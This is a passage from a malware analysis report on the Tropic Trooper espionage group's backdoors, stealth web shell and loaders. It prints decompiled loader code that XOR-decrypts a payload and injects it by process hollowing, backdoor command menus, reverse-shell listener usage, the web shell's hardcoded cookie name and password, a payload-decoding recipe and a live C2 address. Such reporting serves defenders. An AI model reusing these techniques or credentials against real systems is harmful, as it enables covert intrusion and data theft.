After a full analysis of this backdoor, we noted a few interesting details. First, this backdoor has the same functionality as HL3.7x86_20140711, which is a backdoor payload discussed in the aforementioned Trend Micro whitepaper. Second, from this malware version number, we can confirm this backdoor variant's first version was developed in or before 2011, which means that Tropic Trooper's activities have been ongoing for at least ten years now. Third, this backdoor version also tells us that this malware runs under svchost.exe, hence the name "WelCome To Svchost."



Path	Value Name	Value Type	Value Data
data:1002...	00000034	C	\n WelCome To Svchost 3.2 20110818\n\n
[s] data:1002...	00000009	C	twsmgtd
[s] data:1002...	00000005	C	INCS
[s] data:1002...	00000023	C	IPSEC Network Connections Services
[s] data:1002...	0000003B	C	Provide Services and Manager for IPSEC Network Connections
[s] data:1002...	0000000A	C	mfc41.dll
[s] data:1002...	0000000A	C	mfc61.dll
[s] data:1002...	0000000C	C	rprt32.dll
[s] data:1002...	0000000C	C	rprt16.dll
[s] data:1002...	00000006	C	usb30
[s] data:1002...	0000000A	C	usb30.sys
[s] data:1002...	0000000A	C	mfc41.ini
[s] data:1002...	0000000A	C	mfc41.dat
[s] data:1002...	0000000E	C	MDDEFGEGETGIZ

Figure 25. Backdoor version name, registered service name, and malware components' filenames

Version Welcome To IDShell 1.0 20150310's backdoor:

We believe this backdoor's purpose is to recon the target machine because it has fewer functions compared to previous versions. We listed its backdoor capabilities below.

```
? or Help -->Help Memu
Put [RecvIP] [Port] [FileName] -->Send File To FileClient
ReSetPut -->Reset Put Func
GetFile [IP] [Port] [FileName] -->Get File From FileServer
Get [http://IP/A[.]exe] [File.exe] -->Download File

-----

SysInfo -->1 View System Infor
SoftInfo -->3 View Installed SoftWare
Pslist -->7 List Process
Pskill [PID] -->Kill Process

-----

Shell [cmd.exe] -->4 Get A Shell
ShellA -->Get Shell As LogonUser

-----

Ver -->Show Version
Exit -->Exit Control

-----

List Help Completed
```

We were able to get two types of this backdoor. This backdoor has a DLL file version and is directly executed by rundll32.exe. It also has another steganography jpg version, which needs a downloader to download and decrypt it. Then, it can execute successfully in the target machine. This kind of backdoor, including all previous versions, uses DNS protocol to communicate with the backdoor controller. Tropic

Trooper also encrypted the traffic to prevent network detection products from blocking it. The traffic is shown below.

No.	Time	Source	Destination	Protocol	Length	Info
753	2481.682059			DNS	121	Standard query 0x3333 A 58000 TXT
754	2481.683892			DNS	135	Standard query response 0x3333 A 223.27.35.244 A 8
765	2483.681637			DNS	1066	Standard query 0x3333 A 58000 TXT
766	2483.682285			DNS	140	Standard query response 0x3333 A 223.27.35.244 A 8
770	2515.682562			DNS	1066	Standard query 0x3333 A 58000 TXT
771	2515.683166			DNS	140	Standard query response 0x3333 A 223.27.35.244 A 8
775	2547.683406			DNS	1066	Standard query 0x3333 A 58000 TXT
776	2547.683997			DNS	140	Standard query response 0x3333 A 223.27.35.244 A 8
778	2579.691320			DNS	1066	Standard query 0x3333 A 58000 TXT
779	2579.692063			DNS	140	Standard query response 0x3333 A 223.27.35.244 A 8
783	2611.692101			DNS	1066	Standard query 0x3333 A 58000 TXT
784	2611.693256			DNS	140	Standard query response 0x3333 A 223.27.35.244 A 8
786	2643.693051			DNS	1066	Standard query 0x3333 A 58000 TXT
787	2643.693765			DNS	140	Standard query response 0x3333 A 223.27.35.244 A 8
790	2654.771270			DNS	138	Standard query response 0x3333 A 223.27.35.244 A 8
791	2654.771524			DNS	90	Standard query 0x3333 A 58000 TXT
792	2654.771225			DNS	109	Standard query 0x3333 A 58000 TXT
793	2661.555033			DNS	134	Standard query response 0x3333 A 223.27.35.244 A 8
794	2661.555266			DNS	336	Standard query 0x3333 A 58000 TXT
795	2661.555472			DNS	336	Standard query 0x3333 A 58000 TXT
796	2661.555676			DNS	336	Standard query 0x3333 A 58000 TXT
797	2661.555816			DNS	336	Standard query 0x3333 A 58000 TXT

▶ Frame 753: 121 bytes on wire (968 bits), 121 bytes captured (968 bits) on interface 0
 ▶ Ethernet II, Src: Vmware_63:63:b0 (00:0c:29:63:b0), Dst: Vmware_45:94:aa (00:0c:29:45:94:aa)
 ▶ Internet Protocol Version 4, Src: [REDACTED]
 ▶ User Datagram Protocol, Src Port: 64237, Dst Port: 53
 ▶ Domain Name System (query)

```

0000  00 0c 29 45 94 aa 00 0c 29 63 63 b0 08 00 45 00  ..)E....)cc...E.
0010  00 6b 08 dc 00 00 80 11 00 00 df 1b 23 f3 df 1b  .k.....#...
0020  23 f4 fa ed 00 35 00 57 06 87 33 33 01 00 00 01  #....5.W...33...
0030  00 00 00 00 00 01 05 35 38 30 30 30 00 01 00  ....5 0000....
0040  01 05 35 38 30 30 30 00 00 10 01 78 56 34 12  .58000....xv4.
0050  00 27 26 fe 7f 3c 15 01 d2 24 6f 40 85 2e a7 a9  .'<.<..$.0....
0060  8f c8 d9 6f 78 e3 35 26 5e 8c 3c e0 07 26 24 d9  ...ox.5$^<.<.$$.
0070  91 8c 3c e0 07 3c b0 e0 3c  ..<.<..<
  
```

Figure 26. Backdoor's communication traffic

We were also able to source Tropic Trooper's remote controller tool. The tool provides a user interface (UI) that allows the group to send instructions to and monitor any compromised endpoint host. This tool can remotely control all the samples developed before 2015-03-10.





Figure 27. Backdoor's help list and version number. The backdoor remote controller tool also needs a password to get the backdoor control permission

During our analysis, we found more tools the Tropic Trooper group has used. The tools include port relay tools, a command-line remote controller tool, and backdoor payload/steganography payload execution

loaders. The group also used port scanning tools during their attack. We provide a snapshot of the attack below.

1. Remote control listener/port relay tool

Tropic Trooper developed several tools to adapt to different situations and versions of the backdoors/downloaders.




```
C:\Windows\system32\cmd.exe

C:\Users\...\Desktop>mmc.exe ACORIS

ENCODE MMC 4.4 2014.06.12
mmc.exe -l [ListenPort]
mmc.exe -L ListenPort < Only for InterActive Shell ! >
mmc.exe -vv [IP] [Port]
mmc.exe -f1 [ListenPort] <-show>
mmc.exe -f2 [ListenPort] [FileSaveName]

C:\Users\...\Desktop>
```

Figure 28. The lightweight version of the remote control listener




```
C:\WINDOWS\system32\cmd.exe

C:\Documents and Settings\Administrator\...>mmcq.exe ACORIS

ReversMode:
mmcq.exe -r RemoteIP RemoteOpenPort ActiveString ReverseIP ReversePort
DirectMode:
mmcq.exe -d RemoteIP RemoteOpenPort ActiveString BindPort
ListenMode1:
mmcq.exe -l ListenPort < Only for Personal Edition ! >
ListenMode2:
mmcq.exe -L ListenPort < Only for InterActive Shell ! >
LinktoMode:
mmcq.exe -t RemoteIP RemoteOpenPort
RecvFileMode1:
mmcq.exe -f1 [ListenPort] <-show>
RecvFileMode2:
mmcq.exe -f2 [ListenPort] [FileSaveName]

C:\Documents and Settings\Administrator\...>
```

Figure 29. The professional version of the remote control listener uses a more interactive strategy for communicating with the backdoor



```
C:\Windows\system32\cmd.exe

C:\Users\...\Desktop>SSLServer.exe

Usage:
SSLServer.exe -l [port]
SSLServer.exe -s [port] [sendFile]
SSLServer.exe -r [port] [recvFile]

C:\Users\...>
```

Figure 30. The SSL version of the remote control listener, which can use the SSL protocol to communicate with the backdoor

2. Backdoor payload/steganography payload execution loaders

The payload loader has two versions. This loader was also seen in the attack scripts shown in Figure 16. Tropic Trooper can use this loader to successfully load the encrypted payload and execute the backdoor loader to run the delete command that deletes itself and the encrypted payload. As seen below, the threat actor needs to type the correct password to execute these loaders.

```
C:\Users\████████\Desktop>JpgRun_x32.exe QL_ASD  
JpgRun 2.0 Made By QL_ASD 2011.08  
JpgRun_x32.exe -jpg [JpgFile]  
JpgRun_x32.exe -dll [DllFile]  
C:\Users\████████\Desktop>_
```

Figure 31. Payload execution loaders' 2.0 version

```
C:\Users\████████\Desktop>JpgRun_x86.exe ACORIS  
JpgRun 2.1 x86 2014.08.26  
JpgRun_x86.exe -jpg [JpgFile]  
JpgRun_x86.exe -dll [DllFile]
```

Figure 32. Payload execution loaders' 2.1 version, which is the latest version and is more stabilized

The screenshot below shows how we used this payload loader to load the steganography payload in our test machine. The loader will check the process handle first, then check if the loader executed with Administrator permissions. After that, the loader will try to run svchost.exe, which is the backdoor carrier. It finally injects the backdoor BKDR_YAHAMAM and set up the backdoor components. The components' setting path and filename are all discussed in our previous Tropic Trooper [whitepaper](#).

```
Administrator: C:\Windows\System32\cmd.exe  
C:\Users\████████\Desktop>J.exe ACORIS -jpg h.jpg  
hModule = 0x80000000  
SelfFile =  
I am Admin  
hModule = 0x460000  
SelfFile =  
Create display flag success!  
Waiting 5s for display!  
Has been installed!  
Upgrade dll success!  
Upgrade JPG success!  
C:\Users\████████\Desktop>_
```

Figure 33. Loaders execute the payload with debug strings

3. Port scanning tools

Tropic Trooper also used this port scan tool in their attack operation; this tool is available for download online.

```

C:\Documents and Settings\Administrator\>scan.exe
TCP Port Scanner U1.1 By WinEggDrop

Usage:  scan.exe TCP/SYN StartIP [EndIP] Ports [Threads] [/Banner] [/Save]
Example: scan.exe TCP 12.12.12.12 12.12.12.12 80 512
Example: scan.exe TCP 12.12.12.12 1-65535 512
Example: scan.exe TCP 12.12.12.12 12.12.12.12 21,3389,5631 512
Example: scan.exe TCP 12.12.12.12 21,3389,5631 512
Example: scan.exe SYN 12.12.12.12 12.12.12.12 80
Example: scan.exe SYN 12.12.12.12 1-65535
Example: scan.exe SYN 12.12.12.12 12.12.12.12 21,80,3389
Example: scan.exe SYN 12.12.12.12 21,80,3389

```

Figure 34. TCP port scanner tool

Version Hey! Welcome Server 1.0/1.5/2.0's backdoor:

This kind of backdoor is different from the previous ones, as it does not use a reverse connection to connect to any C&C servers. This backdoor will start a web service in the target host and wait for Tropic Trooper to control the machine. Our analysis found that this backdoor is more like an invisible web shell and has a few powerful features to evade network security products, even the system/web server cannot log the connection or behavior for this invisible web shell.

This invisible web shell has three notable features: First, it will run the process as a service to make incident response more difficult. Second, this web shell utilizes the ring 0 port-reuse technique to hide the backdoor communication, allowing malicious traffic to hide in normal traffic communication. This web shell also developed a customized protocol and path to forbidden and unknown connections or any unauthorized connections.




Figure 35. Customized TCP protocol and waits for Tropic Trooper connection

Version Hey! Welcome Server 1.0 backdoor:

How this web shell is invisible is very interesting. We found that this web shell uses three uncommon Windows APIs — `HttpInitialize`, `HttpCreateHttpHandle`, and `HttpAddUrl` — to achieve its goal. With the APIs, the malware can easily create an HTTP listener to wait for Tropic Trooper to access the page by using `gethostbyname` to get the host machine's IP address and combining it with "http://" or "https://" to achieve the web service URL. In this version, the web shell also hardcodes the path and encrypts it in the .rtext section.

```

.rtext:0000000180020000 encrypt_url db 'ytzP2NPRpqHD39/b2JaFn5IE+8rMztiEysnE3t+Fytjb06ah0',0
.rtext:0000000180020000 ; DATA XREF: ServiceMain+ECfo
.rtext:0000000180020000 ; ServiceMain+101fo
.rtext:0000000180020032 align 1000h
.rtext:0000000180020032 _rtext ends

```

Figure 36. Encrypted URL path

```

*WSAData.szSystemStatus[111] = 0;
memset(&WSAData.szSystemStatus[113], 0, 0x7Eui64);
if ( gethostname(&name, 260) != -1 )
{
    u10 = gethostbyname(&name);
    if ( u10 )
    {
        u11 = u10->h_addr_list;
        if ( *u11 )
        {
            if ( u10->h_length >= 4 )
            {
                u12 = *u11;
                u13 = u12[2];
                u14 = u12[1];
                u15 = *u12;
                u28 = u12[3];
                u27 = u13;
                sprintf(&WSAData.szSystemStatus[111], L"%u.%u.%u.%u", u15, u14);
            }
        }
    }
}

```

Figure 37. Using the gethostbyname API to get the host machine IP address

```

u17 = (u4 + (u16 << 10));
u18 = strlenW(L"http://");
if ( wcsncmp(u17, L"http://", u18) || (u19 = strlenW(L"https://"), wcsncmp(u17, L"https://", u19)) )
{
    if ( wcsstr(u17, L".") )
        break;
}
u21 = strlenW(L"https=");
if ( wcsncmp(u17, L"https=", u21) )
{
    u24 = strlenW(L"http=");
    if ( wcsncmp(u17, L"http=", u24) )
    {
        u22 = wcsstr(u17, L"=");
        if ( u22 )
        {
            u23 = L"http://%s%s";
        }
    }
}
u20 = &pFullyQualifiedUrl + 260 * u6;
sprintf(&pFullyQualifiedUrl + 260 * u6, u23, &WSAData.szSystemStatus[111], u22 + 1);
u9 = HttpAddUrl(pReqQueueHandle, u20, 0i64);
if ( !u9 )

```

Figure 38. HTTP URL combination algorithm using *HttpAddUrl* API

After setting up the web shell connection URL, Tropic Trooper can input the correct format to connect the web shell and remotely control the target host. For instance:

- Connection URL: "https://{victim host IP}::443/Pages/about.aspx"
- Correct cookie format: <cookie_name>=<password>;<encoded_cmd>
- Cookie_name: 1YV610vNfl+5Ftolm0qMzQ++
- Password: awdsxz
- Encoded_cmd: [Modify base64 strings]

If the input cookie format is incorrect, then the web shell will return "HTTP Error 404.0 - File Not Found." and acts as if it were a real web service.

Command	Command description
.#	Shows current directory information
.sysinfo	Shows target machine information, which includes Product Name, Processor Name, System Name, host disk information, current directory information, and MAC address
.cd	Change directory
.download	Downloads files from the target host
.upload	Uploads files to the target host
.ul	Co-works command with .upload; this command is to appoint Tropic Trooper's host files

Table 1. Web shell's commands and capabilities

```

LUDWORD(v6) = 0;
v7 = 1;
pReqQueueHandle = 0i64;
Version = 1;
if ( !strcmp(cookie_name, Str2) )
    strcpy_s(cookie_name, 0x200ui64, "1YU610vNF1+5Fto1m0qMzQ++");
result = HttpInitialize(Version, 1u, 0i64);
if ( !result )
{
    v9 = HttpCreateHttpHandle(&pReqQueueHandle, 0);
    if ( !v9 )

```

Figure 39. Hardcode cookie name

```

    }
    }
    }
    v15 = 404;
    v16 = "File Not Found";
    v13 = v6;
    v14 = v3;
    pBytesReceived = "HTTP Error 404.0 - File Not Found.\r\n";
ABEL_24:
    *RequestBufferLength = 0i64;
ABEL_25:
    v17 = http_response_text(v14, v13, v15, v16, *RequestBufferLength, pBytesReceived);
    goto LABEL_26;
}
break;

```

Figure 40. Wrong cookie format input will return "HTTP Error 404.0 - File Not Found."

Version Hey! Welcome Server 1.5's backdoor:

Version 1.5 has all the capabilities of the first one, plus the ability to set up a connection port and path in the web shell URL. Moreover, in this version, Tropic Trooper changes it from a dynamic-link library (DLL) version to an executable version. This change could help the actor more easily restart the web shell service and change the connection port and path. This version also improves the exception debug strings; if the web shell receives an unknown HTTP GET request, it will respond with "Not Implemented" messages and print out debug strings on the server site.




Figure 41. A tool used to emulate Tropic Trooper communication with a 64-bit version of the invisible web shell

```

{
    wprintf(L"Got an unknown request for %s \n", v13);
    v14 = 503;
    pBytesReceived = 0i64;
    v15 = "Not Implemented";
    goto LABEL_24;
}
LODWORD(v16) = wprintf(L"Got a POST request for %s \n", v13);
v17 = sub_140003560(v16, v6, v3);

```

Figure 42. Exception debug strings when the web shell receives an unknown HTTP GET request

Version Hey! Welcome Server 2.0's backdoor:

The invisible web shell 2.0 version has made more progress. This version has not only improved hidden technical aspects to go around detection, but also added more exceptions to handle wrong input commands or unauthorized access. We found Tropic Trooper has several ways to execute the web shell. First, it is the same as the 1.0 version that uses DLL hijacking and runs on svchost.exe. Second, like the 2.0 version, Tropic Trooper compiles the web shell as an executable file and directly runs it in the target host. Third, it uses a web shell loader to load the encrypted web shell and uses process hollowing to inject into dllhost.exe. Moreover, the web shell in the 2.0 version is available in 64-bit and 32-bit versions.



Figure 43. The executable version will install and name it as a Windows service, change registry to disable error display, and launch the service


```

if ( result <= 0x102 )
{
    v2 = 0;
    do
    {
        v3 = *(&Filename + v2);
        *(&v11 + v2++) = v3;
    }
    while ( v3 );
    result = strrchr(&v11, 46);
    if ( result )
    {
        *result = 0;
        v4 = &v10;
        do
        {
            v5 = (v4++)[1];
            while ( v5 );
            *v4 = 'tad.';
            v4[4] = 0;
            Buffer = 0;
            memset(&v7, 0, 0x3FFu);
            GetSystemDirectoryA(&Buffer, 0x400u);
            strcat_s(&Buffer, 0x400u, "\\dllhost.exe");
            result = sub_10001490(&v11, &Buffer);
        }
    }
}

```

Figure 44. The loader will try to search *.dat file, which is an encrypted payload

```

ReadFile(v3, v7, v6, &NumberOfBytesRead, 0);
CloseHandle(v3);
v9 = 0;
if ( v6 )
{
    do
    {
        v8[v9++] ^= 0x90u;
    }
    while ( v9 < v6 );
}
*v8 = 23117;
if ( NumberOfBytesRead == v6
    && (StartupInfo.cb = 68,
        memset(&StartupInfo.lpReserved, 0, 0x40u),
        ProcessInformation.hThread = 0,
        ProcessInformation.dwProcessId = 0,
        ProcessInformation.dwThreadId = 0,
        StartupInfo.wShowWindow = 0,
        ProcessInformation.hProcess = 0,
        StartupInfo.dwFlags = 1,
        CreateProcessA(0, lpCommandLine, 0, 0, 0, 4u, 0, 0, &StartupInfo, &ProcessInformation))
    && injection(&ProcessInformation.hProcess, v8)
    && ResumeThread(ProcessInformation.hThread) )
{
    WaitForSingleObject(ProcessInformation.hProcess, 0x7530u);
    VirtualFree(v8, v6, 0x8000u);
    result = 1;
}

```

Figure 45. The loader will use XOR with key 0x90 to decrypt the encrypted payload and inject into dllhost.exe

For handling wrong inputs and displaying fake webpages to trick users and security analysts, Tropic Trooper checks every input argument. If any arguments are missing or incorrect, the web shell will respond with "404 File Not Found." The error is not a simple text on the web page; Tropic Trooper adds the HTML code inside to make the fake 404 page more realistic.

```

return sub_403270(
    0,
    *(lpThreadParameter + 514),
    *(lpThreadParameter + 513),
    404,
    "404 File Not Found",
    aDoctypeHtmlPub);
if ( !*(lpThreadParameter + 514) )
    return sub_403270(
        0,
        *(lpThreadParameter + 514),
        *(lpThreadParameter + 513),
        404,
        "404 File Not Found",
        aDoctypeHtmlPub);
v1 = *(lpThreadParameter + 512);
if ( v1 <= 0 )
    return sub_403270(
        0,
        *(lpThreadParameter + 514),
        *(lpThreadParameter + 513),
        404,
        "404 File Not Found",
        aDoctypeHtmlPub);
if ( v1 != 2 )
    return sub_403270(
        0,
        *(lpThreadParameter + 514),
        *(lpThreadParameter + 513),
        404,
        "404 File Not Found",
        aDoctypeHtmlPub);
Dst = 0;
memset(&v77, 0, 0x7FFu);
v74 = 0;
memset(&v75, 0, 0x7FFu);
strcpy_s(&Dst, 0x800u, lpThreadParameter + 1024);
sub_4015A0(&v74, &Dst);
if ( strlen(&v74) <= 0 )
    return sub_403270(
        0,
        *(lpThreadParameter + 514),
        *(lpThreadParameter + 513),
        404,
        "404 File Not Found",
        aDoctypeHtmlPub);

```

Figure 46. The web shell checks each input argument; it responds with "404 File Not Found." if it finds any missing or incorrect argument

```

.data:00417E34 align 10h
.data:00417E40 aDoctypeHtmlPub db '<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://
.data:00417E40 ; DATA XREF: sub_402DB0+220To
.data:00417E40 ; sub_402DB0+266To ...
.data:00417E40 db 'www.//TR/xhtml1/DTD/xhtml1-strict.dtd">',0Dh,0Ah
.data:00417E40 db '<html xmlns="http://www.w3.org/1999/xhtml">',0Dh,0Ah
.data:00417E40 db '<head>',0Dh,0Ah
.data:00417E40 db '<meta http-equiv="Content-Type" content="text/html; charset=iso-8'
.data:00417E40 db '859-1"/>',0Dh,0Ah
.data:00417E40 db '<title>404 - File or directory not found.</title>',0Dh,0Ah
.data:00417E40 db '<style type="text/css">',0Dh,0Ah
.data:00417E40 db '<!--',0Dh,0Ah
.data:00417E40 db 'body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetic'
.data:00417E40 db 'a, sans-serif;background:#EEEEEE;}',0Dh,0Ah
.data:00417E40 db 'fieldset{padding:0 15px 10px 15px;}',0Dh,0Ah
.data:00417E40 db 'h1{font-size:2.4em;margin:0;color:#FFF;}',0Dh,0Ah
.data:00417E40 db 'h2{font-size:1.7em;margin:0;color:#CC0000;}',0Dh,0Ah
.data:00417E40 db 'h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;}',0Dh,0Ah
.data:00417E40 db '#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-famil'
.data:00417E40 db 'y:"trebuchet MS", Verdana, sans-serif;color:#FFF;}',0Dh,0Ah
.data:00417E40 db 'background-color:#555555;}',0Dh,0Ah
.data:00417E40 db '#content{margin:0 0 2%;position:relative;}',0Dh,0Ah
.data:00417E40 db '.content-container{background:#FFF;width:96%;margin-top:8px;paddi'
.data:00417E40 db 'ng:10px;position:relative;}',0Dh,0Ah
.data:00417E40 db '-->',0Dh,0Ah

```

Figure 47. The HTML code is inside to make the fake 404 page more realistic

This version uses a different web shell request format; this version of the web shell still uses a cookie as the authorization password. However, Tropic Trooper needs to type two values in the cookie column. Both cookie names could be random strings, but the first cookie should match the cookie value, which is in the hardcoded web shell, and the second cookie could be any of the backdoor commands (e.g., .#, .sysinfo, .cd, .download, .upload, or .ul). In version 2.0, the web shell embeds three URL paths to allow Tropic Trooper to connect. The group also used their web shell backdoor URL path to fake the Trend

1. Remove the fake PNG header and footer
2. XOR the rest bytes with 0xAB
3. Use base64 to decode
4. XOR the rest bytes with 0xBC

Potential targets and targeted information

Tropic Trooper seems to have been targeting air-gapped environments over the past six years; in particular, the group prefers to target military hospitals and national banks as initial footholds. It could be difficult for some military and government offices to have sufficient security controls; protections can be challenged and thus make incident response trickier.

Tropic Trooper is aware that main military or government agencies may have protection strategies in place in physically isolated environments, such as the use of biometrics, secure USB for data transfers, or plugging the USB device into a quarantined machine before using it in a physically isolated environment. Therefore, Tropic Trooper chooses to target related organizations and use them as initial footholds. In this case, we observed how Tropic Trooper actors successfully moved from a military hospital to the military's physically isolated network.

We observed Tropic Trooper's targets to be the following:

- Military/Navy agencies
- Government institutions
- Military hospital
- National bank

Based on data from the Trend Micro™ Smart Protection Network™ security infrastructure, we found that Tropic Trooper tried to steal defense-related, ocean-related, and ship-related documents from the target networks. We believe that the group is interested in defense confidential information or technology and marine-related confidential information or intelligence.

Conclusion

[Tropic Trooper](#) is an active cyberespionage group that has been operating since 2011. The latest developments indicated that they are well-prepared to target Taiwanese government institutions and Philippine military agencies in order to steal information related to defense- and marine-related intelligence. The group has also taken its time to monitor their targets and study their network environments in order to steal intelligence from physically isolated networks. We already observed the group targeting Taiwanese government institutions and Philippine military agencies. Furthermore, we also found that the group tries to target other industries or companies that are related to military agencies or national institutions as jump-off points for eventually infiltrating physically isolated networks. Related organizations, especially those with weak security measures in place, could serve as entry points for otherwise strong network security measures of government institutions and military agencies.

This targeted attack operation can be broken down into four important points. First, putting critical data in physically isolated networks is not an overarching solution for preventing cyberespionage activities. Second, their preferred technique of steganography isn't just used to deliver payloads, but also for sending information back to the C&C server. Third, several hacking tools and components can be used to fulfill attacks in different target networks and environments. These tools and components also have a self-delete command to make it tricky to trace the attack chain and all the related factors. Lastly, using an invisible web shell hides their C&C server location and makes detecting malicious traffic more difficult for network protection products.

This research underscores that facilitating a robust monitoring and command/order system is important. We often saw targets had difficulties taking sufficient control over their related organizations, which made the overall monitoring system weak and incident response difficult. We hope we were able to shed light on the latest Tropic Trooper activities to help organizations take sufficient measures against this cyberespionage campaign.

MITRE ATT&CK Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Replication Through Removable Media	Rundll32	Hidden Files and Directories	Process Injection	Deobfuscate/Decode Files or Information	File and Directory Discovery	Internal Spearphishing	Automated Collection	Commonly Used Port	Automated Exfiltration	Resource Hijacking
